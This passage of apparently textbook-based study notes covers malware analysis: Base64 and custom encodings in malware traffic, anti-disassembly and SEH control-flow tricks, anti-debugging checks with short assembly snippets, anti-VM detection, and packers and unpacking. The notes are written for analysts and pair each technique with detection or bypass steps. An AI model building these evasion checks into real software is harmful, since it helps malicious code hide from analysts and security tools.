Chained or loopback	This algorithm uses the content itself as part of the key, with various implementations. Most commonly, the original key is applied at one side of the plaintext (start or end), and the encoded output character is used as the key for the next character.

13. Base64 Encoding

Another very common encoding technique.

- convert binary data → ASCII string

Used in:

- email (MIME)
- HTTP
- XML

Character Set

The BASE64 Alphabet

Char.	Dec.	Hex.	Char.	Dec.	Hex.	Char.	Dec.	Hex.
A	0	00	W	22	16	s	44	2C
B	1	01	X	23	17	t	45	2D
C	2	02	Y	24	18	u	46	2E
D	3	03	Z	25	19	v	47	2F
E	4	04	a	26	1A	w	48	30
F	5	05	b	27	1B	x	49	31
G	6	06	c	28	1C	y	50	32
H	7	07	d	29	1D	z	51	33
I	8	08	e	30	1E	0	52	34
J	9	09	f	31	1F	1	53	35
K	10	0A	g	32	20	2	54	36
L	11	0B	h	33	21	3	55	37
M	12	0C	i	34	22	4	56	38
N	13	0D	j	35	23	5	57	39
O	14	0E	k	36	24	6	58	3A
P	15	0F	l	37	25	7	59	3B
Q	16	10	m	38	26	8	60	3C
R	17	11	n	39	27	9	61	3D
S	18	12	o	40	28	+	62	3E
T	19	13	p	41	29	/	63	3F
U	20	14	q	42	2A			
V	21	15	r	43	2B	=	(pad)	(pad)

BASE64 characters are 6 bits in length. They are formed by taking a block of three octets to form a 24-bit string, which is converted into four BASE64 characters.

NOTE: The pad character (=) does not have a binary representation in BASE64; it is inserted into the BASE64 text as a placeholder to maintain 24-bit alignment.

When converting to binary, remember to use only 6 bits (e.g., 0x19 = binary 01 1001).

- Base64-encoded data **ends up being longer than the original data**. For every 3 bytes of binary data, there are at least 4 bytes of Base64-encoded data.
- The process of translating raw data to Base64 is fairly standard. It uses 24-bit (3-byte) chunks. Bits are read in **blocks of six**, starting with the most significant.
- The number represented by the 6 bits is used as an index into a 64-byte long string with each of the allowed bytes in the Base64 scheme.

A		T		T	
0x4	0x1	0x5	0x4	0x5	0x4
0 1 0 0	0 0 0 1	0 1 0 1	0 1 0 0	0 1 0 1	0 1 0 0
16		21	17	20	
Q		V	R	U	

13.5 Example Usage

Seen in: email attachments & encoded malware payloads

14. How Base64 Works (Conceptual)

- take 3 bytes (24 bits)
- split into 4 groups of 6 bits
- map each group to Base64 character

1. Identifying Base64 in Malware Traffic

When analyzing malware network traffic, you may see suspicious strings in:

- URLs
- Cookies
- HTTP requests

Example:

GET /X29tbVEuYC8=/index.htm
Cookie: Ym90NTQxNjQ

These strings often look:

- random
- readable (ASCII characters)
- limited to letters, numbers, +, /
- sometimes ending with =

This pattern strongly indicates **Base64 encoding**

2. How to Recognize Base64

Key characteristics:

- Uses restricted character set: A–Z, a–z, 0–9, +, /

May contain padding character: =

- Length is typically divisible by 4 (if properly padded)

3. Issue: Missing Padding

In the example: Ym90NTQxNjQ

Length = 11 → not divisible by 4

This suggests: improper padding

Important point:

- Padding is **optional**, not mandatory
- Malware often removes padding to:
    - avoid detection
    - bypass signatures

After adding padding: Ym90NTQxNjQ= → bot54164

This reveals: attacker is assigning IDs to bots

4. Finding Base64 in Malware Code

To detect Base64 implementation inside malware:

Primary indicator

Look for this string:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

This is the **Base64 indexing table**

Reason: Base64 uses this table to map values

Secondary indicator

Look for: =

Used as padding character

5. Decoding URL Strings (Problem Case)

Encoded strings: X29tbVEuYC8=

c2UsYi1kYWM0cnUjdFlvbiAjb21wbFU0YP==

They look like Base64:

- valid character set
- proper padding

But decoding fails

6. Reason: Custom Base64 Encoding

Important concept: Base64 can be modified by changing the indexing table

Instead of standard table:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

Malware may use:
aABCDEFGHIJKLMNOPQRSTUVWXYZbcdefghijklmnopqrstuvwxyz0123456789+/

This creates:

- a custom substitution cipher
- same structure, different mapping

7. Why Attackers Do This

- Looks like normal Base64
- Cannot be decoded with standard tools
- avoids detection and analysis

8. Correct Decoding Using Custom Table

Once correct table is used:

X29tbVEuYC8= → command?
c2UsYi1kYWM0cnUjdFlvbiAjb21wbFU0YP== → self-destruction complete

9. Simple Encoding vs Cryptography

Simple encoding:

- XOR, Base64, Caesar
- easy to break
- used for obfuscation

Cryptography:

- designed to resist brute-force
- computationally expensive

10. Why Malware Avoids Strong Cryptography

Despite being stronger, it has drawbacks:

- libraries are large
- reduces portability
- easily detected (imports, constants)
- requires secure key storage

11. Identifying Cryptographic Algorithms

11.1 Using Strings

Example:

OpenSSL 1.0.0a
AES for x86
SSLv3

Indicates: cryptographic library usage

11.2 Using Imports

Look for functions starting with:

- Crypt
- CP
- Cert

These indicate:

- encryption
- hashing
- key handling

12. Using Cryptographic Constants

Cryptographic algorithms use fixed constants. Tools can detect them.

12.1 FindCrypt2 (IDA Plugin)

- scans binary for known constants
- identifies algorithms like DES

Important note: does NOT detect algorithms like RC4 (no constants)

12.2 Krypto ANALyzer (KANAL)

- works with PEiD
- detects:
    - constants
    - Base64 tables
    - crypto imports

May produce: more false positives

13. High-Entropy Detection

Another technique: search for high entropy data

High entropy indicates:

- randomness
- encryption or compression

Important Warning

High entropy is not always encryption: images, Audio, compressed files

Entropy Analysis Observations

- Normal code → moderate entropy
- Cryptographic constants → very high entropy
- Encrypted config → isolated spikes

14. Custom Encoding

Malware often creates its own encoding.

Examples:

- XOR + Base64 combined
- custom algorithms
- stream ciphers

15. Identifying Custom Encoding

If no obvious indicators:

Use execution tracing:

- Encoding happens **before output**
- Decoding happens **after input**

Approach

1. Identify input/output functions
2. Trace data flow
3. find transformation logic

Example Insight

- WriteFile used → output
- XOR loop found before it
- Indicates encoding

Key Observation

Function: generates pseudorandom byte or XORs with data

This behaves like: stream cipher

16. Advantages of Custom Encoding for Attackers

- harder to detect
- no known patterns
- no standard libraries
- key may be hidden in logic

17. Decoding Techniques

17.1 Self-Decoding

Let malware decode itself:

- run in debugger
- observe memory

Advantage: easiest

Limitation: depends on execution path

17.2 Manual Decoding

Write scripts Example:

- Base64 decoding using libraries
- XOR decoding using custom code

17.3 Custom Base64 Script

Steps:

- map custom alphabet → standard alphabet
- decode normally

17.4 Cryptographic Libraries

Use tools like: PyCrypto

Example: DES decryption with key

18. Instrumentation

Instead of understanding algorithm fully: use malware itself to decode data

Process

1. Load malware in debugger
2. allocate memory
3. load encrypted data
4. set parameters
5. execute decoding function
6. extract output

Key Idea

- reuse malware logic
- bypass reverse engineering

Important Challenge

Some cases require:

- initialization
- keys from server
- environment setup

19. Final Understanding

Encoding and encryption are used by malware to:

- hide communication
- protect logic
- avoid detection

Analysts must:

- identify encoding
- decode content
- understand behavior

Unit 15

1. What is Anti-Disassembly

Anti-disassembly is a technique where malware uses specially crafted code or data to:

- confuse disassembly tools
- produce incorrect or misleading assembly output

It is not accidental; it is:

- deliberately designed
- manually crafted or added during build

Purpose:

- delay analysis
- prevent understanding of malware

2. Why Malware Uses Anti-Disassembly

Malware already has a goal (like keylogging, backdoor access, etc.), but authors add extra protection to:

- hide functionality
- avoid detection
- slow down analysts

This creates problems for analysts:

- difficult to understand behavior
- harder to create signatures
- delays decoding and reverse engineering

It may even:

- exceed skill level of analysts
- require expert-level effort

3. Impact on Automated Systems

Anti-disassembly is not just for humans.

It also breaks:

- antivirus heuristic engines
- malware similarity detection systems

Reason: these systems rely on correct disassembly

If disassembly is wrong, detection fails

4. Why Disassembly Can Be Tricked

Disassembly is not perfect.

Important fact: Same bytes can produce different instruction interpretations

Disassemblers make assumptions:

- each byte belongs to only one instruction
- code is sequential

Malware exploits these assumptions.

5. Example of Misleading Disassembly

Same byte sequence produced two outputs:

Linear disassembly:

- shows meaningless call
- incorrect interpretation

Flow-oriented disassembly:

- shows correct logic
- reveals real function (e.g., Sleep call)

Key insight: Disassembly depends on strategy used

6. Types of Disassembly Algorithms

6.1 Linear Disassembly

How it works:

- reads instructions sequentially
- uses instruction size to move forward
- ignores program flow

Advantages

- simple
- easy to implement

Disadvantages (Important)

- disassembles too much
- cannot distinguish code vs data
- follows memory blindly

Major Weakness

Code sections may contain: data (e.g., jump tables)

Linear disassembler: treats data as instructions

Example Problem

After function ends: data bytes interpreted as instructions

Result: garbage instructions appear

Key Exploit Used by Malware

- insert data that looks like instruction opcodes
- especially multi-byte instructions

Example: opcode `0xE8` (CALL instruction)

Disassembler:

- reads next 4 bytes as operand
- hides real code

6.2 Flow-Oriented Disassembly

Used by: advanced tools (e.g., IDA Pro)

How it works

- follows execution flow
- tracks jumps and branches
- disassembles only reachable code

Behavior

- maintains list of addresses to analyze
- processes instructions based on control flow

Advantages

- more accurate
- avoids disassembling unused data

Challenges

- must choose between multiple paths
- relies on assumptions

7. Conditional Branch Handling

When encountering: jz loc_A

Disassembler must choose:

- true branch
- false branch

Most tools: analyze false branch first

Problem

Malware can:

- create conflicting interpretations
- exploit this assumption

8. Call Instruction Trick

Call instructions also create ambiguity.

Disassembler: processes instruction after call first

Malware trick: place data after call

Example: string "hello"

Problem

ASCII values may match instruction opcodes

Example: 'h' = 0x68 → opcode for PUSH

Result: string interpreted as instruction

Fix (Manual)

Analyst can: press **C** → convert to code

- press **D** → convert to data

9. Anti-Disassembly Techniques

9.1 Dual Conditional Jump Trick

Pattern:

```
jz loc_X
jnz loc_X
```

Logic: always jumps to loc_X

But disassembler:

- treats them separately
- follows wrong path

Effect

- inserts fake instruction
- hides real instructions

Detection Clue

- cross-references shown in red
- jumps point inside instructions

Fix

- convert misleading bytes to data
- reconstruct correct flow

9.2 Constant Condition Jump

Example:

xor eax, eax → sets zero flag
jz loc_X → always true

Key Idea

- condition is always fixed
- jump is effectively unconditional

Disassembler Problem

- still treats as conditional
- processes wrong branch first

Effect

- hides real instructions
- shows fake instructions

10. Impossible Disassembly

A situation where: one byte belongs to multiple valid instructions

Why it's impossible

- disassembler assumes: one byte → one instruction

But CPU allows: overlapping instructions

Example

EB FF C0 48

Execution:

- jump inside itself
- executes overlapping instructions

Effect

- EAX incremented and decremented
- behaves like NOP

Problem

Disassembler: cannot represent overlapping usage

Solution

Analyst may:

- replace bytes with NOP
- or mark as data

11. Advanced Overlapping Example

More complex case:

- instruction overlaps with:
    - jump
    - call
    - data

Flow

1. MOV instruction executes
2. XOR clears register
3. JZ always taken
4. Jump lands inside previous instruction

Effect

- real execution differs from disassembly

- disassembler cannot fully represent

12. Handling Impossible Disassembly

Option 1

- ignore misleading instructions
- focus on actual behavior

Option 2

- convert bytes to data

Option 3 (Best)

- patch bytes to NOP (0x90)

13. IDA Python Fix (NOP Patching)

Script replaces problematic bytes:

PatchByte(address, 0x90)

Result

- clean disassembly
- readable logic
- correct flow

14. Improved Automation

Custom script:

- assigns hotkey (ALT+N)
- replaces selected instruction with NOP
- moves cursor forward

Benefit

- faster analysis
- easier cleanup

1. Core Idea: Obscuring Flow Control

Modern disassemblers (like IDA Pro) try to:

- understand relationships between functions
- reconstruct program flow
- infer high-level logic

This works well for: normal compiler-generated code

But malware breaks this by: deliberately confusing how control flows between instructions and functions

Goal:

- hide real execution path
- make reverse engineering difficult

2. Function Pointer Problem

Function pointers are common in C/C++.

They allow: calling functions indirectly

2.1 Why they are problematic

Disassemblers: rely on direct calls to track flow

With function pointers:

- actual call target is hidden
- flow becomes unclear

2.2 Example Explanation

In the given code: function address stored:

[ebp+var_4] = offset sub_4011C0 function is called twice:

call [ebp+var_4]

2.3 Problem in IDA

IDA detects: only one reference (when pointer is assigned)

But misses: actual calls through pointer

2.4 Impact

- missing cross-references
- lost function argument info
- harder to analyze relationships

2.5 Fix

Use IDA scripting: AddCodeXref(from, to, fl_CF)

Example:

AddCodeXref(0x004011DE, 0x004011C0, fl_CF);

AddCodeXref(0x004011EA, 0x004011C0, fl_CF);

This: restores missing call references

3. Return Pointer Abuse

Normally:

- `call` → pushes return address
- `retn` → pops address and jumps back

3.1 Malware Trick

Use `retn` as: a general jump instruction

3.2 Why this works

Disassembler expects: `retn` = function end

But malware uses: `retn` = redirect execution

3.3 Example Breakdown

Code sequence:

1. `call $+5`
    - pushes next instruction address onto stack
2. `add [esp], 5`
    - modifies return address
3. `retn`
    - jumps to modified address

3.4 Result

- execution jumps to hidden code
- disassembler:
    - ends function early
    - misses real code

3.5 Consequences

- no cross-references
- function boundaries incorrect
- arguments not detected

3.6 Fix

- replace misleading instructions with NOP
- manually adjust function boundaries (ALT + P in IDA)

4. Misusing Structured Exception Handling (SEH)

SEH is a Windows mechanism for:

- handling exceptions (errors)

Examples:

- divide by zero
- invalid memory access

4.1 How SEH Works

- stored as linked list
- located via:

fs:[0]

Structure:

```
struct {

  prev;

  handler;

}
```

4.2 Key Property

- last added handler executes first
- behaves like a stack

4.3 Malware Trick

Use SEH to: redirect execution flow secretly

4.4 Setting Up Malicious SEH

```
push ExceptionHandler

push fs:[0]

mov fs:[0], esp
```

This: inserts malicious handler at top

4.5 Triggering Execution

Malware triggers exception:

xor ecx, ecx

div ecx → divide by zero

4.6 What Happens

- exception occurs
- OS calls handler
- execution jumps to hidden code

4.7 Why Disassembler Fails

- no explicit call/jump
- handler is hidden in SEH chain

Result: disassembler misses function completely

4.8 Example Insight

Hidden function:

- not referenced
- not disassembled
- appears unused

But actually: executed via SEH

4.9 Cleanup Logic

To restore stack: mov esp, [esp+8]

mov fs:[0], previous_handler

add esp, 8

4.10 Important Note

Security feature: SafeSEH / DEP

Can restrict: runtime handler insertion

But malware can bypass:

- using custom assembly
- disabling SafeSEH

5. Thwarting Stack-Frame Analysis

Disassemblers try to:

- reconstruct function stack frame
- identify:
    - arguments
    - local variables

5.1 Why this matters

Helps analyst:

- understand function behavior
- analyze inputs/outputs

5.2 Malware Goal

Break stack analysis to:

- confuse variable tracking
- break decompilers

5.3 Example Behavior

Disassembler thinks: function has 62 arguments

Reality:

- function has:
    - 0 arguments
    - 2 local variables

5.4 How malware breaks it

Key trick: cmp esp, 1000h

Then: two branches modify ESP differently

5.5 Problem

Disassembler sees: two possible stack states

It: guesses incorrectly

5.6 Real Behavior

In practice: only one branch is valid

Reason: stack never goes below certain memory

5.7 Result

- wrong stack offsets
- incorrect variables
- broken function prototype

5.8 Fix Methods

- manual stack adjustment:
    - ALT + K in IDA
- or patch instructions
    - remove misleading code

6. Key Observations About Disassembler Limitations

Disassemblers:

- rely on assumptions
- cannot understand real-world constraints
- must choose between possibilities

Malware exploits:

- conditional branches
- indirect calls
- hidden control transfers

7. Overall Goal of Obscuring Flow Control

Malware uses these techniques to:

- hide function relationships
- remove cross-references
- break analysis tools
- mislead analysts

Unit 16

1. Windows Debugger Detection

Malware uses multiple techniques to detect whether it is being analyzed using a debugger.

Main approaches:

- using Windows API
- manually checking memory structures
- searching for system residue left by debugging tools

This is the **most common anti-debugging technique** used in malware.

2. Using Windows API for Debugger Detection

This is the most straightforward method.

Windows provides APIs that: directly or indirectly indicate debugger presence

2.1 Evasion Strategy (Important)

Analysts can bypass these checks by:

- modifying execution (skip API calls)
- changing flags after API returns
- hooking APIs to return false values

2.2 Important API Functions

IsDebuggerPresent

- checks PEB structure
- specifically the **IsDebugged flag**

Return:

- 0 → no debugger
- nonzero → debugger attached

CheckRemoteDebuggerPresent

- similar to IsDebuggerPresent
- works on any process (not remote despite name)

Takes: process handle

Can: check itself or another process

NtQueryInformationProcess

- native API from `ntdll.dll`
- retrieves process information

Key usage: ProcessDebugPort (0x7)

Return:

- 0 → no debugger
- nonzero → debugger present

OutputDebugString (Special Technique)

- sends string to debugger

Detection Logic

1. Set custom error value: SetLastError(12345)
2. Call: OutputDebugString()
3. Check: GetLastError()

Behavior

- If debugger NOT present:
    - function fails
    - error value changes
- If debugger present:
    - function succeeds
    - error value remains same

Conclusion

- unchanged error → debugger detected
- changed error → no debugger

3. Manual Structure Checking (Most Common)

Instead of APIs, malware directly checks memory structures.

Reason:

- APIs can be hooked
- manual checks are harder to bypass

4. Process Environment Block (PEB)

PEB is a structure containing:

- process information
- environment data
- debugger status

4.1 Location

PEB is accessed via**: fs:[30h]**

4.2 Important Fields

- BeingDebugged
- ProcessHeap
- NTGlobalFlag

5. Checking BeingDebugged Flag

5.1 What it does

- indicates debugger presence

Values:

- 0 → no debugger
- 1 → debugger attached

5.2 Assembly Logic

Example patterns:

```
mov eax, fs:[30h]
mov ebx, [eax+2]
test ebx, ebx
jz NoDebugger
```

OR

```
mov edx, fs:[30h]
cmp byte ptr [edx+2], 1
je DebuggerDetected
```

5.3 How to Bypass

- modify zero flag before jump
- change BeingDebugged value to 0
- use debugger plugins:
    - HideDebugger
    - PhantOm

6. Checking ProcessHeap Flags

6.1 Concept

PEB contains pointer to: ProcessHeap (offset 0x18)

Heap contains flags:

- ForceFlags
- Flags

6.2 Purpose

These flags: indicate if heap was created under debugger

6.3 Offsets

- Windows XP:
    - ForceFlags → 0x10

    - Flags → 0x0C
- Windows 7:
    - ForceFlags → 0x44
    - Flags → 0x40

6.4 Detection Code

```
mov eax, fs:[30h]
mov eax, [eax+18h]
cmp [eax+10h], 0
jne DebuggerDetected
```

6.5 Bypass

- modify heap flags
- disable debug heap
- use:

```
windbg -hd program.exe
```

7. Checking NTGlobalFlag

7.1 Concept

Located at: PEB offset 0x68

7.2 Meaning of Value 0x70

Indicates debugger-created heap:

Combination of:

- FLG_HEAP_ENABLE_TAIL_CHECK
- FLG_HEAP_ENABLE_FREE_CHECK
- FLG_HEAP_VALIDATE_PARAMETERS

7.3 Detection Code

```
mov eax, fs:[30h]
cmp [eax+68h], 70h
jz DebuggerDetected
```

7.4 Bypass

- modify flag manually
- use hide-debug tools
- disable debug heap

8. Detecting Debugger Residue in System

Malware checks for traces left by debugging tools.

8.1 Registry Check

Common key: HKLM\...\AeDebug

Purpose

- defines debugger used on crash

Detection Logic

- default → Dr. Watson
- changed → likely debugger (e.g., OllyDbg)

8.2 File System Checks

Malware may:

- scan for debugger executables
- check directories

8.3 Process/Window Detection

Using: FindWindow("OLLYDBG", 0)

Logic

- if window exists → debugger detected
- if not → safe to run

Unit 17 - Anti VM

1. Core Idea: Anti-Virtual Machine Techniques

Anti-VM techniques are used by malware to:

- detect if it is running inside a virtual machine
- change behavior or stop execution if detected

This creates problems for analysts because:

- malware may not run at all
- analysis results become misleading

These techniques are especially used in:

- bots
- spyware
- scareware

Reason: analysis environments (honeypots) often use virtual machines

2. Changing Trend of Anti-VM Usage

Earlier: malware assumed only analysts use virtual machines

Now: normal users and admins also use VMs

Result: anti-VM techniques are becoming less common

3. Focus on VMware

Most anti-VM techniques target: VMware

Because:

- it is widely used
- leaves many identifiable traces

4. VMware Artifacts

VMware leaves traces in:

- processes
- filesystem
- registry
- hardware

4.1 Process Artifacts

Common running processes:

- VMwareService.exe
- VMwareTray.exe
- VMwareUser.exe

Malware:

- scans process list
- searches for “VMware”

4.2 Service Detection

Command: net start | findstr VMware

Reveals: VMware Tools services

4.3 File System Artifacts

Typical directory: C:\Program Files\VMware\VMware Tools

4.4 Registry Artifacts

Examples include entries like:

- VMware Virtual IDE Hard Drive
- VMware network adapters
- VMware mouse drivers

These reveal: virtual hardware presence

4.5 MAC Address Detection

- first 3 bytes = vendor identifier

VMware example: 00:0C:29

Malware:

- checks MAC prefix
- detects virtualization

4.6 Hardware Detection

Malware may check:

- motherboard
- device identifiers

4.7 How to Bypass VMware Artifact Detection

- uninstall VMware Tools
- stop VMware services
- patch malware checks
- modify suspicious strings

Example: change "VMwareTray.exe" → "XXXareTray.exe"

5. Example: Process Scanning Detection

Malware: enumerates processes using:

    - CreateToolhelp32Snapshot
    - Process32First / Process32Next

Then: compares process names using `strncmp`

If match found: malware exits immediately

Bypassing This Check

- patch conditional jump
- modify string

- remove VMware Tools

6. Memory Artifacts

VMware leaves traces in memory.

Malware may: scan memory for "VMware" string

This can produce: hundreds of matches

7. Vulnerable Instructions

VMware does not fully virtualize all CPU instructions.

7.1 Why

- full emulation → huge performance cost
- so some instructions run directly

7.2 Result

Certain instructions: return different values in VM vs real machine

7.3 Important Structures

CPU uses:

- IDT (Interrupt Descriptor Table)
- GDT (Global Descriptor Table)
- LDT (Local Descriptor Table)

Registers:

- IDTR
- GDTR
- LDTR

7.4 Important Instructions

These read system structures:

- sidt
- sgdt
- sldt

These are:

- not privileged
- executable in user mode

8. Red Pill Technique (Using sidt)

How it works

- sidt reads IDTR
- VMware relocates IDTR

Malware: detects mismatch

Logic

- check 5th byte of IDTR
- compare with: 0xFF → VMware signature

Limitations

- unreliable on multicore systems

Bypass

- run on multicore system
- NOP-out sidt instruction

9. No Pill Technique (Using sldt / sgdt)

Key Idea

- Windows does not normally use LDT
- VMware provides virtual LDT

Detection

- host → LDT = 0
- VM → LDT ≠ 0

Alternative Method

- smsw instruction
- checks undocumented bits

Bypass

- disable acceleration in VMware settings

10. I/O Port Communication Technique (Very Important)

Concept

VMware uses special I/O port: 0x5668 ("VX")

Magic Value

0x564D5868 ("VMXh")

Registers Setup

- EAX → VMXh
- ECX → operation (e.g., 0xA for version)
- DX → VX

Execution

in eax, dx

Result

If running in VMware: VMware returns expected values

Detection

Compare returned value: if matches → VM detected

Bypass

- NOP-out `in` instruction
- patch comparison

11. str Instruction Detection

Purpose

- retrieves task register

Detection Logic

- value differs in VM vs real machine

Limitation

- unreliable on multiprocessor systems

12. List of Common Anti-VM Instructions

Malware often uses:

- sidt
- sgdt
- sldt
- smsw
- str
- in (with VX)

- cpuid

Key point:

- rarely used in normal applications
- strong indicator of anti-VM behavior

13. Detecting Anti-VM in IDA Pro

You can:

- search for these instructions
- highlight them

IDA Python Script

Script:

- scans instructions
- highlights suspicious ones
- prints count

14. ScoopyNG Tool

Tool used to detect VMware.

Checks include

- sidt (Red Pill)
- sgdt, sldt (No Pill)
- str
- I/O port queries
- VMware bugs

15. Tweaking VMware Settings

You can modify `.vmx` file to reduce detection.

Important Options

- disable backdoor communication
- disable direct execution
- disable instruction optimizations

Effect

- improves stealth
- reduces detection

Warning

- reduces performance
- disables VMware features
- not recommended unless necessary

16. Escaping the Virtual Machine

Malware may attempt: VM escape → run on host system

Common Attack Targets

- shared folders
- drag-and-drop features
- display system

Example Exploit

- Cloudburst (patched vulnerability)

Protection

- disable shared folders
- avoid unnecessary integrations

17. Final Practical Advice

During analysis:

- always start in VM
- if malware doesn’t run:
    - try without VMware Tools
    - use another VM (VirtualBox, etc.)
    - use physical machine if needed

Detection Clue

If malware:

- exits early
- behaves differently

→ likely anti-VM check present

Unit 18

1. What are Packers

Packers are programs used to:

- compress
- encrypt
- transform

an executable into a new executable.

Why malware uses them:

- hide from antivirus
- make analysis difficult
- reduce file size

Important point:

- you **cannot properly analyze packed malware using static analysis**
- it must be **unpacked first**

2. How Packers Work (Basic Flow)

All packers follow a similar structure:

1. Take original executable
2. Transform it (compress/encrypt)
3. Create a new executable that contains:
    - packed data
    - unpacking stub

3. Packer Anatomy (Very Important)

When malware is packed:

- analyst only sees **packed version**
- original code is hidden

Packed file contains:

- transformed original code
- unpacking stub

3.1 Transformation Types

Packers may:

- compress data
- encrypt code
- apply anti-analysis techniques

They can pack:

- entire executable
- or only code/data sections

3.2 Import Information Problem

Original program needs:

- DLLs
- function addresses

But: packed imports are not readable by OS

So: unpacking stub must handle imports

4. Unpacking Stub (Most Important Concept)

This is the **heart of packing/unpacking**

Instead of OS loading original program: OS loads unpacking stub

Then stub does everything.

4.1 Entry Point Change

- Entry Point → points to stub

- NOT original code

4.2 Stub Responsibilities

The stub performs 3 steps:

1. **Unpack original code into memory**
2. **Resolve imports**
3. **Jump to Original Entry Point (OEP)**

5. Loading Process

Normal executable: OS loads sections from disk

Packed executable:

- OS loads stub
- stub reconstructs sections in memory

6. Import Resolution (Very Important)

Since imports are hidden, stub reconstructs them.

6.1 Common Methods

Method 1 (Most common)

- stub imports only:
    - LoadLibrary
    - GetProcAddress

Then:

- loads each DLL
- resolves each function manually

Method 2

- keep full import table

Pros: simple

Cons:

- easy to analyze
- less stealth

Method 3

- keep one function per DLL

Pros: partial hiding

Cons: libraries still visible

Method 4 (Most stealthy)

- remove ALL imports

Then: manually locate APIs

Cons: complex stub

7. Tail Jump (Critical Concept)

After unpacking: execution must go to original program

This transfer is called: **Tail Jump**

7.1 Common Forms

- jmp instruction
- ret
- call
- OS functions (NtContinue, ZwContinue)

8. Memory State During Unpacking

Stage 1: Original Program

- clean structure
- correct entry point

Stage 2: Packed File (Disk)

- only stub visible
- original code hidden

Stage 3: Runtime (Memory)

- code unpacked
- imports still broken

Stage 4: Fully Unpacked

- imports fixed
- entry point restored

Important:

- unpacked file ≠ original file
- but behavior is same

9. How to Identify Packed Programs

9.1 Common Indicators

- very few imports
- only LoadLibrary & GetProcAddress
- strange section names (UPX0)
- abnormal section sizes
- very little code in IDA
- debugger warnings

9.2 Entropy Concept

Entropy = randomness level

- packed → high entropy
- normal → lower entropy

Tools like: Red Curtain

use entropy for detection

10. Unpacking Methods

There are 3 main approaches:

10.1 Automated Static Unpacking

- does NOT run malware
- fastest and safest
- restores original file

Limitation: works only for known packers

10.2 Automated Dynamic Unpacking

- runs malware
- lets stub unpack code
- dumps memory

Problem: hard to detect correct unpacking point

10.3 Manual Dynamic Unpacking (Most Reliable)

Two strategies:

Approach 1

- reverse packing algorithm
- very time-consuming

Approach 2 (preferred)

- run malware
- let stub unpack
- dump memory
- fix PE header

11. Manual Unpacking Steps (Simplified)

1. Load in debugger (OllyDbg)
2. Find OEP

3. Run until OEP
4. Dump process memory
5. Fix:
    - import table
    - entry point

12. Finding OEP (Hardest Part)

12.1 Automated Method

- OllyDump "Find OEP by Section Hop"

12.2 Manual Techniques

Technique 1: Tail Jump

- last jump before real code

Technique 2: Stack Breakpoint

- set read breakpoint on stack
- triggered when unpacking ends

Technique 3: Loop Breakpoints

- place breakpoints after loops

Technique 4: Break on GetProcAddress

- indicates import resolving stage

Technique 5: Break on Known APIs

- GetVersion
- GetCommandLineA
- GetModuleHandleA

Technique 6: Run Trace

- monitor execution in .text section

13. Rebuilding Import Table

13.1 Why Needed

Packed program: removes import table

13.2 Tools

- OllyDump
- Import Reconstructor (ImpRec)

13.3 Manual Method

Steps:

- find function address
- check in debugger
- label function in IDA

13.4 Difficulty

- time-consuming
- but improves analysis

14. Special Cases

14.1 Multiple Packers

- malware may be packed multiple times
- Solution: unpack layer by layer

14.2 Partial Unpacking

Some malware: unpacks code in parts

Result: harder to analyze

15. Popular Packers (Important for Exams)

UPX

- most common
- easy to unpack
- Use: upx -d file.exe

PECompact

- includes anti-debugging
- uses obfuscation

ASPack

- uses self-modifying code
- requires hardware breakpoints

Petite

- uses anti-debugging
- easier to detect OEP

WinUpack

- difficult OEP detection
- complex control flow

Themida

- very advanced
- includes:
    - anti-debugging
    - anti-VM
    - kernel-level tricks

Best approach: dump memory using ProcDump

16. When Full Unpacking Fails

You can still:

- analyze partial code
- use strings

- inspect memory

Important: full unpacking is not always required

17. Packed DLLs (Special Case)

Key Difference

- entry point = DllMain

Problem

- unpacking happens before debugger breaks

Solution

- modify PE header:
    - change DLL → EXE
- debug normally
- restore after

Differences

No.	Linear Disassembly	Flow-Oriented Disassembly
1	Processes code sequentially from start to end	Follows actual execution paths using control flow
2	Does not consider program logic (jumps, calls)	Tracks jumps, branches, and function calls
3	Assumes every byte is valid instruction	Distinguishes between code and data
4	Simple and fast	More complex and slower
5	High chance of misinterpreting data as code	Reduces misinterpretation significantly
6	Cannot handle obfuscated binaries well	Better suited for obfuscated or packed code
7	No recursion or path tracking	Uses recursive traversal
8	Ignores control flow graph (CFG)	Builds and uses CFG
9	May disassemble unreachable code unnecessarily	Focuses only on reachable code paths
10	Suitable for quick scanning	Suitable for accurate reverse engineering
11	Does not detect function boundaries reliably	Identifies functions more accurately
12	Easily confused by indirect jumps	Handles indirect jumps with analysis heuristics
13	Used in basic disassemblers	Used in advanced disassemblers/debuggers
14	Less memory overhead	Requires more memory for tracking states
15	Low accuracy in complex binaries	High accuracy in real-world binaries

No.	RAT (Remote Access Trojan)	Botnet
1	Single malware giving remote control over one system	Network of multiple infected devices controlled together

2	Focuses on **individual victim control**	Focuses on **mass coordinated control**
3	Attacker interacts directly with victim machine	Attacker controls many machines via command & control (C2)
4	Used for spying, data theft, surveillance	Used for DDoS, spam campaigns, large-scale attacks
5	Installed intentionally via phishing, trojans, downloads	Spreads automatically across many systems
6	Provides full access like screen, files, webcam	Usually limited command execution on bots
7	Real-time interaction with victim	Often automated and scheduled actions
8	Hard to scale (one-to-one control)	Highly scalable (thousands/millions of bots)
9	Requires continuous attacker attention	Can run without constant monitoring
10	Often hidden inside legitimate-looking software	Devices become “zombies” in a network
11	Used in targeted attacks	Used in large-scale attacks
12	Communication is usually direct	Uses centralized or decentralized C2 servers
13	Example: attacker spying on a single user	Example: massive DDoS attack using many devices
14	Detection focuses on unusual remote activity	Detection focuses on abnormal network traffic patterns
15	Impact limited to one system at a time	Impact can disrupt entire networks/services

No.	Source-Level Debugger	Assembly-Level Debugger
1	Works with high-level languages (C, Java, Python)	Works with machine/assembly instructions
2	Displays original source code	Displays assembly instructions (mnemonics)
3	Easy to understand for developers	Requires knowledge of assembly language

4	Debugging at function/line level	Debugging at instruction level
5	Uses variables with meaningful names	Works with registers and memory addresses
6	Abstracts hardware details	Closely tied to hardware architecture
7	Breakpoints set on source lines	Breakpoints set on memory addresses/instructions
8	Easier to trace logic and algorithms	Harder to trace overall program logic
9	Depends on availability of source code	Can work without source code (binary only)
10	Used in application development	Used in reverse engineering and malware analysis
11	Limited visibility into low-level execution	Full visibility into CPU-level operations
12	Compiler optimizations may hide behavior	Shows actual executed instructions clearly
13	Faster debugging for normal tasks	Slower but more detailed debugging
14	Examples: GDB (with source), Visual Studio Debugger	Examples: OllyDbg, x64dbg
15	Suitable for bug fixing during development	Suitable for deep analysis, exploits, and security research

